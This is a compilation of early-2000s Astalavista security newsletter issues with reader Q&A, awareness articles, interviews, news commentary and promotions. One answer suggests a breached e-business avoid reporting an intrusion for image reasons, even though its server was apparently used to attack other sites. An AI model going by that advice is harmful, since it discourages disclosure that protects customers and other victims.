It is highly recommended to read the Open-Source Security Testing Methodology Manual if you want to conduct a complete and accurate penetration test.Follow the links below in order to deepen your knowledge on this process.

http://astalavista.com/newsletter/2/files/osstmm.pdf

Other interesting resources to look at are:

http://www.sans.org/rr/catindex.php?cat_id=42
http://www.cica.ca/index.cfm/ci_id/15758/la_id/1.htm
http://www.crazytrain.com/penetration.html

Question: Hello.I operate a small e-business company, and I was wondering how you would advise us on reporting security breaches? Should we do it or it could damage our image a lot? Although each of our computers has ZoneAlarm installed on, Anti-Virus software and there's a friend of mine who's monitoring the system, there are successful intrusions, there are no customer data stolen and no web defacement yet, but we are very worried and concerned about how to handle these? My friend told me that attackers were trying to use our server to lunch a DoS attack on other sites...

Answer: Indeed, reporting a security breach would definitely damage your image a lot, and as you are handling sensitive and personal information over the Internet, you can imagine your customers' reaction.In case you don't have an adequate marketing strategy or a reasonable explanation for how it happened, why it happened, what measures you took or plan to take in the next few days, your company's image will be damaged a lot.

Security Awareness is what you should pay attention to, your employees need to be aware of the dangers the Internet represents, they need to know how to react when a suspicious event occurs, when a dangerous e-mail is received etc.It will increase your level of Security a lot.As nowadays it's not enough to have a personal firewall and an anti-virus scanner, you need to know the dangers in order to protect against them.

Here are some resources that will be useful to you:

http://www.securityawareness.com/
http://www.sans.org/rr/catindex.php?cat_id=47
http://www.itsecurity.com/papers/trinity8.htm

Question: Is there Privacy anymore?! I feel like everyone is monitoring me, my boss, the government, should I worry on
issues like these, I am not doing anything illegal but it's just my privacy that I care for, what should I do to protect
myself on the Internet, my chat sessions, my e-mails? Thanks a lot, a very nice newsletter by the way!

Answer: Privacy seems to change its meaning during the years and in the era of global connectivity it's almost non-existent,
that's the nature of communications.You need to pay additional attention to everything you do, even the smallest details,
you need to start using encryption, change your usual behaviour online, and even then you will be again in the same position.
Just like there's no 100% Security, there's no 100% Privacy as well, though if you can manage to achieve 99% Privacy, you will
just make it a little harder for someone trace and monitor you.I would strongly advise you to take a look at the following
resources and make the conclusions by yourself, but encrypting your files and e-mails would do fine for you.

Take your time and visit the following resources:

http://www.epic.org/
http://www.research.att.com/resources/trs/TRs/99/99.4/99.4.3/report.htm
http://www.privacyresources.org/

We are trying to respond to all of your e-mails, please be patient, and once again, thanks a lot for your interest!
security@astalavista.net is always there for all of your Security concerns.

05. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for making business and increasing productivity, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

- Security Awareness Programs - Frequently Asked Questions -

Security through education has turned out to be a very successful approach to improving your current level of Security, and
the employee's knowledge critical for your business today, the information security issue.
Security Awareness Programs are very beneficial, though some companies' executives/managers don't share this opinion.The purpose
of this brief and concise article is to give adequate answers to the most frequently asked questions by a company's management.

-> Wouldn't it be better to protect the company at a server level, such as using firewalls, IDSs and content blocking/scanning

products instead of investing so much money in the education of our staff?

--> Firewalls, Content Blocking software and IDSs are a must have! But they are completely useles if your staff members behave in an insecure way, opening dangerous e-mails which the content blocking software cannot detect, visiting destructive web sites, whose only purpose is to try to exploit the visitor's browser in order to install a malicious program.Nowadays it's not enough to have a firewall with a combination of anti-virus software at the server level.In order to protect yourself from the threats, you need to understand the threats, you need to be able to prioritirize critical and less critical company assets, and most importantly, your staff members need to be aware of the devastating effects of a possible break-in.This is where the Security Awareness Program comes in place.

-> We have invested a significant amount of money in educating our staff members through a Security Awareness Program.How can we evaluate its effectiveness we want to know whether the security level of our staff is improving or we should stop investing money in this process?

--> First of all, you should realize that it takes a little longer for a person, not so educated at computer knowledge, to start thinking from security's point of view.The Program's director should regularly conduct surveys in order to measure their current level of awareness.When archived, these surveys will provide you with a detailed overview of their progress, so that you will be able to see whether they are getting more security conscious or not.

-> We are a small sized E-business company, we don't proceed thousands of transactions per day, we don't have some highly senstitive information hackers might want to take a look at, why should we invest in the education of our staff?

--> Being a part of today's globally connected society represents a threat to every participant, a home user, a company or whatever.It is YOUR responsibility to secure and maintain your system/network, and you should do it before someone else starts "maintaing" it.The size of your company doesn't matter-you are connected, sooner or later you will be attacked, either by an automated script, searching for known vulnerabilities, or by an advanced attacker, looking for something in particular. Educating the staff members would be a cheap, yet effective solution to the information security problem, but it doesn't end there.Secure your systems and help the Net.

06. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easy to understand way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy yourself!

- E-mail Security - An Overview -

The Internet has changed the way we communicate with each other, both in costs and interactivity.The world's most popular form of communication is the e-mail, which turns it into a commonly exploited service by malicious attackers.This article intends to provide you with various recommendations for improving the security of your e-mail.

Web based e-mail

Millions of Internet users use the free web based e-mail providers due to obvious reasons.However, there are basic steps that should be followed in order to reduce the possibility of having your e-mail account hacked or abused in any way.

- Whenever it is possible, always log in using the secure(SSL encrypted)mode.It will help you protect your account from someone sniffing the network, and though this is not a perfect solution, it is strongly advisable to use it all the time.
- Do you always log out of your mailbox before you leave? Make sure you always log out, thus you will have your account properly protected.
- Consider any unusual e-mail as a threat to your computer/network.Imagine a friend of yours sending you a file you have no clue about, try to get in touch with him, so he/she can confirm that the file was indeed sent by him/her.
- In most cases, once your account is broken into, the attacker will change your personal details in a way that even if you change your password, he/she would be able to recover it by confirming your personal information.Monitor this and if you see something strange going on, consider changing both your password and your personal information.
- Your mailbox preferences might be changed too; settings like "Save each sent e-mail into the Sent folder" are activated with the idea to monitor your correspondance.If you haven't set this ON, then someone else is probably using your e-mail account.Monitor these and any other preference so that you will be able to detect an attacker.
- If a strange pop up ever appears, asking for personal information or your password, never give out any of these no matter how realistic the window looks.Instead, log out and log in again, but don't give out any sensitive information in this way.

Popular e-mail software

Outlook express, Netscape Messanger, and any other popular e-mail software is another application commonly attacked on the user's/ computer.We will look at several highly recommended modifications that will save you from a lot of trouble.

- Disable ActiveX and Java scripts for your e-mail software, consider blocking graphics or, if possible, any HTML content.

- Make sure you always write your user/password by yourself, instead of using any "remember my password" features.

- Once you download your e-mail, it is strongly recommended that you open any of the messages while you are "Working Offline".

E-mail interception

Think for a while what kind of correspondence and personal stuff you use your e-mail for, think of all the business issues you discuss over it, and now, imagine someone else, even a competitor, monitoring each of the e-mails you send and receive.

- Always make sure you check your e-mail from a secured location.Limit the use of a friend's computer and so on, because you can never be sure what the computer is infected with.

- As we have already mentioned, always log in a secure(SSL encrypted)mode, and, if your mail provider allows you to, keep in SSL mode till you log out.

- Using encryption will definitely help you protect your privacy, below we have included links to various providers that provide encryption for their clients and, of course, PGP (Pretty Good Privacy) is obligatory.

External resources you might be interested in taking a look at can be located here:

http://www.hushmail.com/
http://www.pgpi.com/
http://www.windowsecurity.com/emailsecuritytest/
http://www.firewall.cx/articles-email-security.php

07. Meet the Security Scene

In this section you are going to meet famous people, security experts and all the folks who in some way contribute to the growth of the community. We hope that you will enjoy these interviews and that you will learn a lot of interesting information through this section.In this issue we have interviewed Jason Scott, the founder of TextFiles.com - the world's largest ASCII files archive. Although he has nothing to do with the security scene, his contribution to the entire community is indisputable!

Interview with Jason Scott, Founder of TextFiles.com
http://www.TextFiles.com/

Astalavista: How was the idea of TextFiles.com born?

Jason: TEXTFILES.COM was born because one day in 1998 I wondered what had ever happened to an old BBS I used to call (it was called Sherwood Forest II). Since the WWW had been around for a good 5 years, I figured out there would be a page up with information about it, and I could even download a few of the old textfiles I used to read back in those days (the BBS was up from about 1983 to 1985). To my shock, there was nothing about Sherwood Forest II anywhere, and nothing about ANY of the BBSes of my youth. So then I went off and registered the most easy-to-remember name I could

find, textfiles.com, and started putting up my old collection from Floppies. This gave me about 3,000 files, which I used to attract other peoples' collections and find more on my own, until the curren number, which is well past 60,000.

Astalavista: There's a huge amount of illegal and destructive information(bomb howto guides, drugs howtos) spreading around the Internet these days.Some of these files can be found at TextFiles.com as well, don't you think that accessing such information is rather dangerous and could endanger someone?

Jason: Well, the question makes it sound like this is a recent event, the availability of information that, if implemented, could cause damage or other sorts of trouble. This has always been the case; if you want, we can go back to the days of the TAP newsletter (and the later 2600 magazine) where all sorts of "dangerous" information was being printed. We can go back many years before that.

This may sound like a copout, but I don't really buy into the concept of "dangerous information". At a fundamental level, it is someone saying "I am looking at this, and I have decided you should not see it. So don't look. I've made my decision." And I find that loathesome in that it gives someone enormous arbitrary power. This argument applies for the concepts of Obscenity and Governmentally-Classified information, as well.

Sometimes people bring up the concept of children into the argument and my immediate reaction is not very pleasant. Parents protect; be a parent.

If somebody wants to hurt somebody else, then information files are not the big limiting factor to them doing it; they'll just pick up a match and set your house on fire, or buy a gun and shoot you or someone you really like. Censorship, as you might imagine, is not big on my list of things that improve the quality of life.

Astalavista: Nowadays Information could be considered the most expensive "good", what's your attitude towards the opinion that the access to certain Information would have to be a paid one?

Information is a very funny thing. It can be quantified to some extent, and some amount of control can be issued on its transfer and storage. But the fact is that we, as a race, have been spending a lot of time making information easier and easier to spread. Printing press, book, flyer, radio, records, tapes, CDs, DVDs, internet, Peer to Peer... faster and faster. It is possible to know on the other side of the world what a child looked like at the moment it was born, a mere few seconds later. When Americans elected the president in the 1800s, they might not know who had won for weeks. Many people might have never seen a photograph of the man who ran their country. They would almost certainly never hear him speak.

Charging for information is everyone's right. More power to them if they can

make a buck. But that's not what I'm talking about. I've seen kids with a hundred
textfiles trying to sell access to them for $5. If they're able to lure in
suckers to pay that, then they have a talent. When you're in the
cinema, the same soda that cost something like fifty cents or a
quarter, at the local store it will cost you two or three dollars. Are you
paying for the soda or for the ability to have a soda in that location?
Similarly, I don't think you're paying for the information on a site that
charges, you're paying a fee because you didn't know any other way to get
this information.

There will always be a market for people with the ability to take a large
amount of information and distill it for others (we called them
"gatekeepers" when I took Mass Communications in college). The only
difference is that now anyone can be a gatekeeper, and people can choose
to forget them and get the information themselves. So now it's an option,
which is a great situation indeed.

I've always been insistent about not charging for access to textfiles.com
and not putting advertisements up on the site. I'm going to continue to do
that as long as I can, which I expect will be for the rest of my life.

Astalavista: Share your thoughts about the Dmitry Skylarov case.

Jason: While this is not the first time that something like the Skylarov fiasco
has occurred, I am glad that in this particular instance, a lot of press
and a lot of attention was landed on what was being done here. Adobe
realized within a short time that they'd made a serious mistake, and I
hope they will continue to be reminded of how rotten and self-serving they were
in the whole event. I certainly hope the company name 'Adobe' will stays in the
minds of everyone with it for a long time to come.

That said, I'm glad everything worked out OK for him. Nobody deserves to
be held up in a country away from their family because some software
publisher has decided they're evil.

America has occasionally taken poor shortcuts through very evil laws
trying to fix problems and make them worse. The "Separate but Equal"
rulings in regard to Segregation and the indictment of anti-war protesters
during World War I for something akin to Treason now have a modern cousin
the DMCA and its equivalent laws, the Mini-DMCAs being passed by
states. I think we will look back at this time with embarassment and
whitewashing what went on.

Astalavista: How do you see the future of Internet, having in mind the Government's
invasion in the user's privacy, and on the other hand, the
commercialization of the Net?

Jason: Mankind has been driven from probably day one to make things better,
cheaper, and quicker because that's what will bring them success and
fortune. People talk about television being this vast wasteland of

uselessness, yet using something like my TiVO I can now bounce among my thousands of daily television programs and listen to events and people that just 10 or 20 years ago, there would be no room on television for. For all the Internet's abutments with the law, the fact is that it's still
being adopted as fast as it can, the technology driving it is cheaper and cheaper (I have a connection to my house that costs me $200 that would have cost upwards of $10,000 in 1993) and nobody is really able to say "This Internet Thing Needs to Go" and not get laughed at.

It took me years and years to collect the textfiles on textfiles.com. If people go to torrent.textfiles.com, they can download the entire collection in as little as a few hours. People are now trading half-gigabyte to multi-gigabyte files like they used to trade multi-megabyte MP3 files just a few years ago.

I really don't have any fear about it being crushed. Too many people know the secret of how wonderful this all is. It's a great time to be alive.

08. Security Sites Review

The idea of this section is to provide you with reviews of various, highly interesting
and useful security related web sites.Before we recommend a site, we make sure that it provides
its visitors with quality and an unique content.

http://www.InfosecWriters.com/

InfosecWriters is a site dedicated to provide the community with qualified white papers, discussing the latest
Security issues.They participate and invite users to contribute to their personal projects.A lot of interesting
reading, it's worth being visited!

http://www.DosHelp.com/

A huge resource regarding everything related to DoS and DDoS attacks, firewalls and intrustion detection systems!

http://www.firewall.cx/

The ultimate resource for network professionals! Firewalls, networking, downloads, articles and anything else you can imagine
as far as network security is concerned.

09. Contribute to Astalavista

Astalavista needs YOU! We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who
thinks he/she could contribute to Astalavista in any way.Below we have summarized various issues that might
concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than 22,000 subscribers, so you can imagine what the exposure of your article and you will be, it would be impressive!We will make your work and you popular among the community!

What are your rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in republishing articles that have already been distributed among the community.

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article; once we take a look at it and decide whether is it qualified enough to be published, we will contact you within several days, please be patient.

Thanks a lot all of you, our future contributors!

10. Final Words

The increased interest in Astalavista Group's Security Newsletter has turned it into something more than just a newsletter.
It's a new way of communication between our visitors, between our members and a way to educate everyone interested in Informaton Security.
We are proud of and very happy about what we have created, and you will be more than amazed to see Issue 3 which is already in progress.
Thank you, once again, for all of your e-mails, the kind words and recommendations; as some of you may have noticed, we pay attention to them, and we keep and will keep improving the newsletter!We're looking forward to your comments and recommendations!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Special Christmas Edition   -|
|- Issue 3 25 December 2003   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. It's Christmas time at Astalavista

Dear Subscriber,

Another tough year for the Information Security industry is about to pass, did anything change, what did we learn?
That patching your system as soon as possible, and using the latest version of your software could have prevented another major Internet security disaster? That worms' creation and distribution is emerging? That companies started to offer $ in order to get computer criminals caught, "security as usual" we might say.Astalavista's aim is, as always, to educate the average Internet surfer on how to protect his/her personal Information while still using the Internet, and to provide the real Security experts with an extremely comprehensive Security resource, we're devoted to increase the Security awareness level of the general visitor, and we've been again doing so during the year.Hundreds of Security related files and papers were downloaded, millions of visitors and people eager to know about their Security, we call it Information dissemination!

Issue 1 and Issue 2 of Astalavista's Security Newsletter can be located here:

http://astalavista.com/media/newsletter/issue_1_2003.txt
http://astalavista.com/media/newsletter/issue_2_2003.txt

Thanks for staying with us, we wish you a Merry Christmas and Happy New Year, folks!
And don't forget to physically disconnect your ADSL modem when you're not using it :)

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Special Christmas Promotions

We care about our visitors, subscribers and friends, that's why Astalavista decided to start a special programme to reward all of you with special promotions, discounts and exclusive access to the new services Astalavista keep developing.

- Astalavista's Security ToolBox DVD - Christmas Promotion ----> 40% Discount <----

Astalavista's Security Toolbox DVD is considered to be the largest and most comprehensive Information Security archive.
As always, we are committed to provide you with a resource for all of your security and hacking interests,
in an interactive way! The Information found on the Security Toolbox DVD has been carefully selected, so that you will only browse through quality information and tools.
No matter whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack",
or an ITSecurity professional looking for quality and up to date information for offline use or just for
convenience, we are sure that you will be satisfied, even delighted by the DVD!

Main benefits:

- 40% of the real price($49.90) so you get the Astalavista's Security Toolbox DVD for $29.90 (+Packing and Shipping)
- Extremely comprehensive -
- Very well sorted archive with detailed descriptions -
- Large archive of Ebooks never released before -
- Improved performance of the Security Toolbox, information has never been that easier to find -
- People connecting from countries with slow connections can benefit and get all the Security information at their hands -
- You will automatically become part of the new Astalavista's Promotion Service, meaning that you will receive information about promotions and special services, which is not going to be released to the public.

--> Thousands of Security Related Web Sites <--
--> Hundreds of Security Related tools and programs <--
--> Countless Security white papers and publications <--
--> Only ONE DVD <--
--> Astalavista's Security ToolBox DVD <--

More info can be found here:

http://astalavista.com/?page=3

03. Astalavista's Promotion Programme

- Information Security Knowledge at its best -

Astalavista Security Group is more than ever devoted to increase the satisfaction of its visitors and customers, that's why
from year 2004, Astalavista starts its Promotion Programme.It is intended to increase the satisfaction of our visitors,

customers by constant promotions and exclusive access to new Astalavista's services, to constantly renovate the whole portal and increase the number of the services provided for free.We want to hear from you, we want to know your expectations, your comments and recommendations, your flames, anything that comes to your mind about Astalavista.com, direct it to security@astalavista.net and be sure that we will read and take your concerns/ideas very seriously.
All of our visitors, customers and contributors will benefit from this new programme, you will soon be provided with more information on its progress.

04. Webmasters' Affiliation

Are you looking for external financial sources? Look no further, join our Affiliate program and earn money for reselling Astalavista.net's memberships.

How does it work?

All you need to have is a web site where you'll be able to link Astalavista using our special Affiliate program's link, which keeps track on every account registered through your site.Thousands of users are already reselling membership and getting an extra cash just because of the web site they own.Some are even trying to convince their users of the Astalavista.net's benefits but it's all up to you.

- It's free to join
- You only need to make 50$ to get paid
- Payouts sent by PayPal or banktransfers
- Effective high-quality banners available
- Resell memberships to one of the best Security Portals on the web

For registration or additional information visit the following URL:

http://astalavista.net/new/ads.php

05. Contribute to Astalavista

Astalavista needs YOU! We are looking for authors that would be interested in writing security related articles for our newsletter, for people's ideas that we will turn into reality with their help and for anyone who thinks he/she could contribute to Astalavista in any way.Below we have summarized various issues that might concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security
Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has more than 22,000 subscribers, so you
can imagine what the exposure of your article and you will be, it would be impressive!We will make your work and you popular
among the community!

What are your rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not interested in republishing articles that
have already been distributed somewhere else.

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article; once we take a look at it and decide
whether is it qualified enough to be published, we will contact you within several days, please be patient.

Thanks a lot all of you, our future contributors!

06. Special Christmas Promotions

- Advanced Security Member Portal - Astalavista.net

--> Christmas Promotion <--

- 20$ off the real price($99) so you get a LIFETIME Membership for $79

Astalavista.net is a world-known and highly respected Security Portal offering
an enormous database of very well sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more.At your disposal
there are also thousands of working proxies, wargames servers, where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share

their knowledge and answer your questions; replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal
messages, a growing archive of white papers containing info on previous
hacks of these servers is available as well.

http://www.Astalavista.net
The Advanced Security Member Portal

07. Meet the Security Scene

In this section you are going to meet famous people, security experts and
all the folks who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a lot of
interesting information through this section.In the Christmas issue we have interviewed
Kevin Townsend, the founder of ITSecurity.com - a well known Information Security Portal,
providing its visitors with a unique content for all of their security interests and needs.

Interview with Kevin Townsend, Founder and Editor of ITSecurity.com

Originally taken for HiComm Magazine (http://www.hicomm.bg/)

Astalavista: How did you get interested in the Information Security field?

Kevin: More by accident than design. I had been a freelance IT journalist for many years -
then we had a child that couldn't sleep. We went through many, many months of
averaging just a couple of hours sleep each night - it played havoc with my freelancing;
couldn't concentrate, couldn't write, couldn't meet deadlines... In the end I
gave up and got a proper job. It was actually the first thing that came along,
and was marketing manager with a software company that just happened to develop
security software. But from then on I was hooked. Infosec is one of the most fascinating
areas there is: good versus bad, light versus dark - the perpetual battlefield
at an intellectual level without any blood.

Astalavista: Share your viewpoint on the constantly increasing malware problem
issue, are we going to see another ILOVEYOU disaster in the near future?

Kevin: I'm sure there will be more malware all the time - and sooner or later, one of them will be dramatic
and disastrous. My biggest fear for the Internet, however, is government intervention. Governments need control,

and they fear lack of control. The weaker they are, the more they need to control - and the world has some mighty weak people in high office ATM. The Internet is a threat to their control. They need to control the Internet in order to control people. Consider this: we call a category of malware 'viruses'. We do so because they behave like biological viruses. If we continue that analogy, then the 'system' they attack (the Internet) equates to the human body.

Now, if a virus attacks a human, we react in several different ways. The 'traditional' method (it isn't traditional at all; it's very recent) is to attack the virus with ever-stronger antibiotics, or even the surgeon's knife. But more and more of us are coming to the conclusion that this sort of 'quick fix' is no fix at all - all it does is weaken the immune system and encourage the virus to grow into ever stronger variants. The real solution is to strengthen the immune system so that the viruses are tackled and destroyed without causing any damage.

This analogy should be passed back to computer viruses. If governments over-react with increasing penalties and draconian actions (the surgeon's knife), we will weaken the Internet until it is just a pale shadow of the vibrant organism it should be - and we still won't ever get rid of the viruses. The real solution is to strengthen the Internet, not to emasculate it.

Astalavista: As far as ITSecurity is concerned, what are the major threats companies and home users face on a daily basis and how can they be prevented?

Kevin: Well, by now you won't be surprised to know that I consider over-regulation to be the major threat for both business and home users. We are all rapidly transferring our personas to the cyber world, whether that is our business persona or individual persona. Once that is complete, whoever controls the cyber world will control all of us. Smart card ID cards will be able to track everything that everybody does - in fact; we won't be able to do anything without the cards. And if a domain name is withdrawn, individuals or entire companies will effectively disappear overnight. This is a far greater threat than another Lovebug.

Astalavista: In today's world of terror, how real do you think the danger of Cyberterrorism is, like stock exchanges going down, corporate networks completely devastated by terrorist groups?

Kevin: I think that the danger exists, but is over-hyped. Attack analyses show that a large percentage of attacks against western (that is, American) utilities and banks come from a very small number of countries well known to be largely anti-American.

I cannot believe that this is all done without their government knowledge - so the
danger is very real. But just as there are some very clever people attacking systems,
so there are some very, very clever people defending them.

Astalavista: What's your personal opinion on the US government's effort to monitor
its citizens' Internet activities, in order to protect them from potential terrorist attacks?

Kevin: It isn't, of course, just the US Government. I actually believe that the UK is already further down
the line on this. Governments need to strike a balance between defending their people and enslaving their people. A recent poll of American CSOs by CSO magazine shows
that 31% of US business leaders believe that the USA is on the way to becoming a police state.
I think that most governments have failed to find the right balance - and I think the UK government has already put
everything in place for a police state in the UK. I forget the precise words, but the comment
that 'those who would give up freedom for security actually deserve neither' is so very true.

08. Final words

We hope that you enjoyed all of these promotions, we're always devoted to provide you with an interactive way of
learning and working with Security information. Astalavista is improving, our staff is increasing, so do the services
provided by Astalavista.We would like to thank you for staying with us, and for the enormous interest you have shown in
the Newsletter and our portal.Enjoy your holidays and take care of yourself :) Astalavista will always evolve!

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

|---|
|- Astalavista Group Security Newsletter -|
|- Issue 4 24 February 2004   -|
|- http://www.astalavista.com/   -|
- security@astalavista.net   -

- Table of contents -

01. Introduction

Dear Subscribers,

Welcome to Issue 4 of Astalavista's Security Newsletter!

Did you enjoy your holidays? At Astalavista we did, but we also spent a great deal of time working on
the new face of Astalavista.com, everyone keeps mailing us about.Thanks for the nice recommendations,
we keep them in mind and already started working with several contributors that proposed major changes of the portal.
So what's new? Astalavista.com is turning into a daily updated, dynamic and resourceful Security Portal; our Newsletter's
subscribers have increased to more than 22,000; we are also about to launch several new sections at the site.We're sure
you're going to enjoy them the way you enjoy the renovated Astalavista.com.In Issue 4 we're emphasizing on the malware
problem due to the recent appearance of the MyDoom worm. You're also going to read an interesting interview with a malware
coder who prefered to stay anonymous.Enjoy!

We would like to hear from you! What do you think about Astalavista.com? What is your opinion about the Security Newsletter?

Mail us at security@astalavista.net

Meanwhile,take a look at:

Astalavista's newest flash movie

http://www.mediaplantage.ch/intro.swf

Previous Issues of Astalavista's Security Newsletter can be found at:

http://astalavista.com/index.php?section=newsletter

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

02. Security News

The Security World is a complex one.Every day a new vulnerability is found,
new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most
interesting and up-to-date Security News during the month, a centralized section that will provide you with our personal comments on the issue discussed.
Your comments and suggestions about this section are welcome at security@astalavista.net

[WILL COMPUTING BE MORE SECURE IN 2004?]

Peter H. Gregory, Computerworld's columnist has written an article discussing all the major security threats and his
viewpoint on their importance in 2004.

More information can be found at:

http://www.pcworld.com/news/article/0,aid,114066,00.asp

Astalavista's Comments:

Availability and increased productivity in terms of security, it has always
been like that.Each new technology, no matter how useful, brings a large number
of security issues with itself.Year 2004 is predicted to be one of the toughest for the
Information Security industry-companies and analysts expect the Superworm, the most
devastating and destructive worm created so far; CyberTerrorism activities are believed to
increase as well; another issue that deserves a lot of attention is the coordination of terrorist

groups over the Internet by using stenography, or sometimes even in plain text discussions.
Overall, Peter H. Gregory has discussed the major trends in the IS industry for year 2004.
Vigilance and education is what can minimize the damages.

[LAMO PLEADS GUILTY TO TIMES HACK]

Hacker Adrian Lamo pleaded guilty Thursday to federal computer crime charges arising
from his 2002 intrusion into the New York Time internal network, and faces a likely six to twelve
months in custody when he's sentenced in April.

More info can be found at:

http://securityfocus.com/printable/news/7771
http://www.securityfocus.com/news/340

Astalavista's Comments:

Bad news for Lamo who seems to be capable, although have you ever questioned youself what is
going to happen when you propose to fix a critical vulnerability in a company you've been recently trying to
exploit, and the company refuses? It will all end up there.

[FEDS SEEK WIRETAP ACCESS VIA VOIP]

The FBI and the Justice Department have renewed their efforts to wiretap voice conversations carried across the Internet.

More info can be found at:

http://news.com.com/2100-7352_3-5137344.html

Astalavista's Comments:

I doubt it will be only the FBI taking advantage of wiretapping VoIP communications, it will definitely give NSA the ability
to proactively monitor large VoIP networks, and, yes, they have the computer power.

[MYDOOM WORM HITS THE NET]

Another worm is in the wild, this time targeting SCO's and Microsoft's web servers.The current analyses of the worm and the
monitored effects of its infections worldwide show that it's spreading very fast, hitting millions of users.The second version
of the worm even blocks anti-virus software updates and the users' ability to visit security related sites, thus being able
to get information on how to remove it.What is interesting to point out is that the worm completely relies on people's naivety-
the e-mail consists of random subjects, bulk bodies, while it might be received from a known e-mail address, probably someone
who's been infected as well.Read the e-mail, then open the attachment, nothing personal...

More info can be found at:

http://astalavista.com/?section=news&cmd=details&newsid=19
http://www.frame4.com/php/article1718.html
http://www.frame4.com/php/modules.php?name=News&file=article&sid=1739
http://www.securitynewsportal.com/cgi-bin/cgi-script/csNews/csNews.cgi?command=viewone&id=58&database=JanDD%2edb
http://www.securitynewsportal.com/cgi-bin/cgi-script/csNews/csNews.cgi?command=viewone&id=59&database=JanDD%2edb
http://www.securitynewsportal.com/cgi-bin/cgi-script/csNews/csNews.cgi?command=viewone&id=66&database=JanDD%2edb

Astalavista's Comments:

SCO was successfully hit, the first version of the worm did its work, which means that the number of users still unaware of the dangers caused by malware isn't changing. Out of ten messages, how many did include the MyDoom worm?

[BELGIAN POLICE ARRESTS FEMALE HACKER GIGABYTE]

Belgian police arrested a 19-year-old female technology student who gained international popularity for creating computer viruses.

More info can be found at:

http://www.securityfocus.com/news/8048

Astalavista's Comment:

How do you expect to have female geeks when you bust them? Gigabyte's biggest mistake was her publicly known image of a "female hacker", too much publicity in this case isn't good, and she's busted with the appearance of MyDoom...

03. Astalavista Recommends

This section is unique by its idea and the information included within.Its purpose is to provide you with direct links to various white papers covering many aspects of Information Security.These white papers are defined as a "must read" for everyone interested in deepening his/her knowledge in the Security field.
The section will keep on growing with every new issue.Your comments and suggestions about the section are welcome at security@astalavista.net

" THE STANDARD OF GOOD PRACTICE FOR INFORMATION SECURITY "

The Information Security Forum recently released this paper developed through the years and distributed among its members.240 pages discussing the major security threats organizations and companies face every day, ways for implementation and control are discussed as well.Read this one!

http://www.frame4.com/exchange/standard.pdf

" SECURING AND OPTIMIZING LINUX - REDHAT EDITION "

Still haven't read this one?! It's extremely comprehensive and covers almost everything as
far as securing a linux box(particularly a box running RedHat Linux)is concerned, from general security,
to firewall configuration, SSH configuration, Tripware use, Sendmail, DNS, Web server security,
all in this 486 pages document.

http://www.frame4.com/exchange/secure-linux.pdf

" WHAT IS INFORMATON WARFARE "

Written in 1995 by Martin C. Libichki, from the National Defense University,it provides the reader with the
most comprehensive explanation of each of the seven (7) types of Information Warfare.

http://www.frame4.com/exchange/warfare.pdf

" INTRUSION DETECTION SYSTEMS AND COMPUTER FORENSICS "

A detailed presentaion about the use of IDSs in computer forensics, it will also give you an extended
overview of everything you need to know about IDSs.

http://www.frame4.com/exchange/ids-forensics.pdf

" AN INTRODUCTION TO CYBERNETICS "

From the book's preface " Many workers in the biological sciences - psychologists, psychologists,
sociologists - are interested in cybernetics and would like to apply its methods and techniques
to their own speciality.Many have, however, been prevented from taking up the subject of
electronics and advanced pure mathematicsl for they have formed the impression that cybernetics
and these subjects are inseperable."

http://www.frame4.com/exchange/cybernetics.pdf

04. Site of the Month

ReactOS is an Open Source effort to develop a high-quality operating system that is compatible
with WindowsNT applications and drivers.

More info is available at:

http://www.reactOS.com/

05. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to
direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerning e-mails we keep getting on a
daily basis, we have decided to start a service free of charge, and offer it to our subscribers.Whenever you have a Security related question, you are
advised to direct it to us, and within 48 hours you will receive a qualified
response from one of our Security experts.The questions we consider most interesting and useful will be published at the section.
Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

We were pleasently surprised to see the number of this month's security related questions.
Thanks a lot for your interest in this free security service, we are doing our best to respond
as soon as possible, and provide you with an accurate answer to your questions.

Question: With the appearance of Mydoom, I've started having concerns on how protected my
office computers are.We have seven computers, all of them have the commercial version of ZoneAlarm
installed and anti-virus scanners on each of the computers, plus the gateway anti-virus scanner
offered by our web hosting provider.

